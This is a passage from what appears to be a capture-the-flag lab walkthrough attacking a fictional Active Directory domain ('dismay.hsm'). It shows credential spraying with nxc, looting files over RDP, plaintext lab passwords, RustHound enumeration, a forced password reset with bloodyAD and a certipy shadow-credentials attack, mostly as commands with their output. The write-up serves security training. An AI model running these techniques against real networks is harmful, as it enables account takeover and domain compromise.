| BgNVHSUEDDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQAD
| ggEBADW0UXRX1uDTwAj8RW6dHLTsg3ZD99/dgCshfpFwJNVB/oNQYxNqDMyFsdaY
| ouUddETIipgnuEFz9ZjVC4Exxz5jJTTcpNAG7Ylkujr+z64PylwZm4AGXN13pnzW
| 2QO0SpBLaStt5f7kils4B1JTda7DOaQWh7IkYDknpP0a4b3i6g+JNeKv0oBnQW9r
| pgDcgVWfQD8Sd+aCbC5+I79RE0oKoxR06lzbwgd4hLzhxO1Hg1g6LKYmef9tGR+2
| p7jFCFhcUSH/ksqDm5tMCAYAvS3pYgVn4oI0B+n1f9tNo2FVNTLD2Kj+oS5x8vF8
| Wcsps1KxAh7WWN3idllC3FW9eEw=
| _-----END CERTIFICATE-----
Service Info: Host: DC2; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2026-08-13T00:44:01
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 56190/tcp): CLEAN (Timeout)
| Check 2 (port 14097/tcp): CLEAN (Timeout)
| Check 3 (port 61182/udp): CLEAN (Timeout)
| Check 4 (port 36277/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| _clock-skew: mean: 1s, deviation: 0s, median: 1s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:44
Completed NSE at 17:44, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:44
Completed NSE at 17:44, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:44
Completed NSE at 17:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.07 seconds
Validating the user against the 3 targets indicates what I already expected, the nexus target or this EC2AMAZ is a standalone server with its own local SAM database, meaning it isn't a domain joined machine and I guess it is only there as a hop for entry so let's setup the environment and start attacking.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nxc smb 10.1.79.47 -u xiao.ge -p 'AmBZATVjnH4qo8H4'
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 [*] Windows Server 2022 Build 20348 x64 (name:EC2AMAZ-GQCP864) (domain:EC2AMAZ-GQCP864) (signing:False) (SMBv1:None)
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 [+] EC2AMAZ-GQCP864\xiao.ge:AmBZATVjnH4qo8H4
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nxc smb 10.1.34.136 -u xiao.ge -p 'AmBZATVjnH4qo8H4'
SMB 10.1.34.136 445 DC1 [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:dismay.hsm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.34.136 445 DC1 [-] dismay.hsm\xiao.ge:AmBZATVjnH4qo8H4 STATUS_LOGON_FAILURE
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nxc smb 10.1.225.97 -u xiao.ge -p 'AmBZATVjnH4qo8H4'
SMB 10.1.225.97 445 DC2 [*] Windows Server 2022 Build 20348 x64 (name:DC2) (domain:dismay.hsm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.225.97 445 DC2 [-] dismay.hsm\xiao.ge:AmBZATVjnH4qo8H4 STATUS_LOGON_FAILURE
Now our hosts file is ready let's start attacking.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ echo "10.1.34.136 dc1.dismay.hsm dismay.hsm DC1" | sudo tee -a /etc/hosts
10.1.34.136 dc1.dismay.hsm dismay.hsm DC1
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ echo "10.1.225.97 dc2.dismay.hsm DC2" | sudo tee -a /etc/hosts
10.1.225.97 dc2.dismay.hsm DC2
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ echo "10.1.79.47 ec2amaz-gqcp864" | sudo tee -a /etc/hosts
10.1.79.47 ec2amaz-gqcp864
Nexus
let's role out the low hanging fruits
SMB
There is some non-standard shares that we can take a look at and maybe we can get lucky.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nxc smb ec2amaz-gqcp864 -u xiao.ge -p 'AmBZATVjnH4qo8H4' --shares
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 [*] Windows Server 2022 Build 20348 x64 (name:EC2AMAZ-GQCP864) (domain:EC2AMAZ-GQCP864) (signing:False) (SMBv1:None)
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 [+] EC2AMAZ-GQCP864\xiao.ge:AmBZATVjnH4qo8H4
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 [*] Enumerated shares
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 Share Permissions Remark
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 ----- ----------- ------
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 ADMIN$ Remote Admin
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 C$ Default share
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 IPC$ READ Remote IPC
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 UpdateServicesPackages READ A network share to be used by client systems for collecting all software packages (usually applications) published on this WSUS system.
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 WsusContent READ A network share to be used by Local Publishing to place published content on this WSUS system.
SMB 10.1.79.47 445 EC2AMAZ-GQCP864 WSUSTemp A network share used by Local Publishing from a Remote WSUS Console Instance.
First one got text file.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ smbclient //10.1.79.47/WsusContent -Uxiao.ge%'AmBZATVjnH4qo8H4'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Aug 12 18:06:23 2026
  ..                                  D        0  Tue Mar 10 11:06:38 2026
  anonymousCheckFile.txt              A        0  Mon Feb  9 09:10:36 2026

                7863807 blocks of size 4096. 3241215 blocks available
smb: \> get anonymousCheckFile.txt
getting file \anonymousCheckFile.txt of size 0 as anonymousCheckFile.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> exit
The second is empty.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ smbclient //10.1.79.47/UpdateServicesPackages -Uxiao.ge%'AmBZATVjnH4qo8H4'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Feb  9 09:06:15 2026
  ..                                  D        0  Tue Mar 10 11:06:38 2026

                7863807 blocks of size 4096. 3241215 blocks available
smb: \>
The check file is also empty file so let's move on.
RDP as xiao.ge
And of course because it is a standalone machine the creds are also valid for RDP.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nxc rdp ec2amaz-gqcp864 -u xiao.ge -p 'AmBZATVjnH4qo8H4'
RDP 10.1.79.47 3389 EC2AMAZ-GQCP864 [*] Windows 10 or Windows Server 2016 Build 20348 (name:EC2AMAZ-GQCP864) (domain:EC2AMAZ-GQCP864) (nla:True)
RDP 10.1.79.47 3389 EC2AMAZ-GQCP864 [+] EC2AMAZ-GQCP864\xiao.ge:AmBZATVjnH4qo8H4 (Pwn3d!)
connect over RDP
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ xfreerdp3 /v:10.1.79.47 /u:xiao.ge /p:AmBZATVjnH4qo8H4 /dynamic-resolution /drive:loot,loot
Something caught my eyes right away, the recycle-bin isn't empty and it has some files that I guess should be important so let's move them back to our box to look further.

System Audit file


got some usernames here, and multiple good information
another set of credentials

So as instructed I tried unzipping the file using the password Spring_2026_Temp! and it actually worked so let's see what is this confidential file.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay/loot]
└──╼ [★]$ 7z x Confidential.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,128 CPUs Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz (506E3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 3754 bytes (4 KiB)

Extracting archive: Confidential.7z
--
Path = Confidential.7z
Type = 7z
Physical Size = 3754
Headers Size = 154
Method = LZMA2:6k 7zAES
Solid = -
Blocks = 1


Enter password (will not be echoed):
Everything is Ok

Size: 5359
Compressed: 3754
This document presents some issues in the environment, and leaked another two credentials.

So what we got so far is: Credentials
svc_scanner:O0Aco9FQJQ
guy.rookie:O0Aco9FQJQ
staging_admin:Spring_2026_Temp!
And multiple username candidates
- Lee.Kai
- v.marcus or marcus.v
- nadia.robin
- SVC_SQL_01
Access as guy.rookie on DC
Testing the creds, only one was valid which is the guy.rookie password.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nxc smb 10.1.34.136 -u users.txt -p passwords.txt --continue-on-success | grep -v FAILURE
SMB 10.1.34.136 445 DC1 [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:dismay.hsm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.34.136 445 DC1 [+] dismay.hsm\guy.rookie:O0Aco9FQJQ
Some standard shares and we don't have read over tools, so let's move on to LDAP and collect data for BloodHound.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nxc smb 10.1.34.136 -u guy.rookie -p O0Aco9FQJQ --shares
SMB 10.1.34.136 445 DC1 [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:dismay.hsm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.34.136 445 DC1 [+] dismay.hsm\guy.rookie:O0Aco9FQJQ
SMB 10.1.34.136 445 DC1 [*] Enumerated shares
SMB 10.1.34.136 445 DC1 Share Permissions Remark
SMB 10.1.34.136 445 DC1 ----- ----------- ------
SMB 10.1.34.136 445 DC1 ADMIN$ Remote Admin
SMB 10.1.34.136 445 DC1 C$ Default share
SMB 10.1.34.136 445 DC1 IPC$ READ Remote IPC
SMB 10.1.34.136 445 DC1 NETLOGON READ Logon server share
SMB 10.1.34.136 445 DC1 SYSVOL READ Logon server share
SMB 10.1.34.136 445 DC1 Tools
And we got the data let's see what we can find.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ rusthound -i 10.1.34.136 -u guy.rookie -p O0Aco9FQJQ -d dismay.hsm -z
---------------------------------------------------
Initializing RustHound at 18:56:41 on 08/12/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-08-13T01:56:41Z INFO  rusthound] Verbosity level: Info
[2026-08-13T01:56:41Z INFO  rusthound::ldap] Connected to DISMAY.HSM Active Directory!
[2026-08-13T01:56:41Z INFO  rusthound::ldap] Starting data collection...
[2026-08-13T01:56:43Z INFO  rusthound::ldap] All data collected for NamingContext DC=dismay,DC=hsm
[2026-08-13T01:56:43Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-08-13T01:56:43Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-08-13T01:56:43Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-08-13T01:56:43Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-08-13T01:56:43Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-08-13T01:56:43Z INFO  rusthound::json::maker] 9 users parsed!
[2026-08-13T01:56:43Z INFO  rusthound::json::maker] 67 groups parsed!
[2026-08-13T01:56:43Z INFO  rusthound::json::maker] 2 computers parsed!
[2026-08-13T01:56:43Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-08-13T01:56:43Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-08-13T01:56:43Z INFO  rusthound::json::maker] 3 gpos parsed!
[2026-08-13T01:56:43Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-08-13T01:56:43Z INFO  rusthound::json::maker] .//20260812185643_dismay-hsm_rusthound.zip created!

RustHound Enumeration Completed at 18:56:43 on 08/12/26! Happy Graphing!
Access as Jena/Yamazaki
And we can change the password over Jena Yamazaki so let's do that.

the password is changed
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ bloodyAD --host 10.1.34.136 -u guy.rookie -p O0Aco9FQJQ -d dismay.hsm set password jena.yamazaki 'Password123!'
[+] Password changed successfully!
Access as Mike.sliver
And the user Jena got generic all over mike so let's shadow credential.

and we got the hash for that user
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ certipy shadow auto -u jena.yamazaki -p 'Password123!' -dc-ip 10.1.34.136 -account mike.silver
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'mike.silver'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '4905e43021c942ae90791d29dbdc3c5b'
[*] Adding Key Credential with device ID '4905e43021c942ae90791d29dbdc3c5b' to the Key Credentials for 'mike.silver'
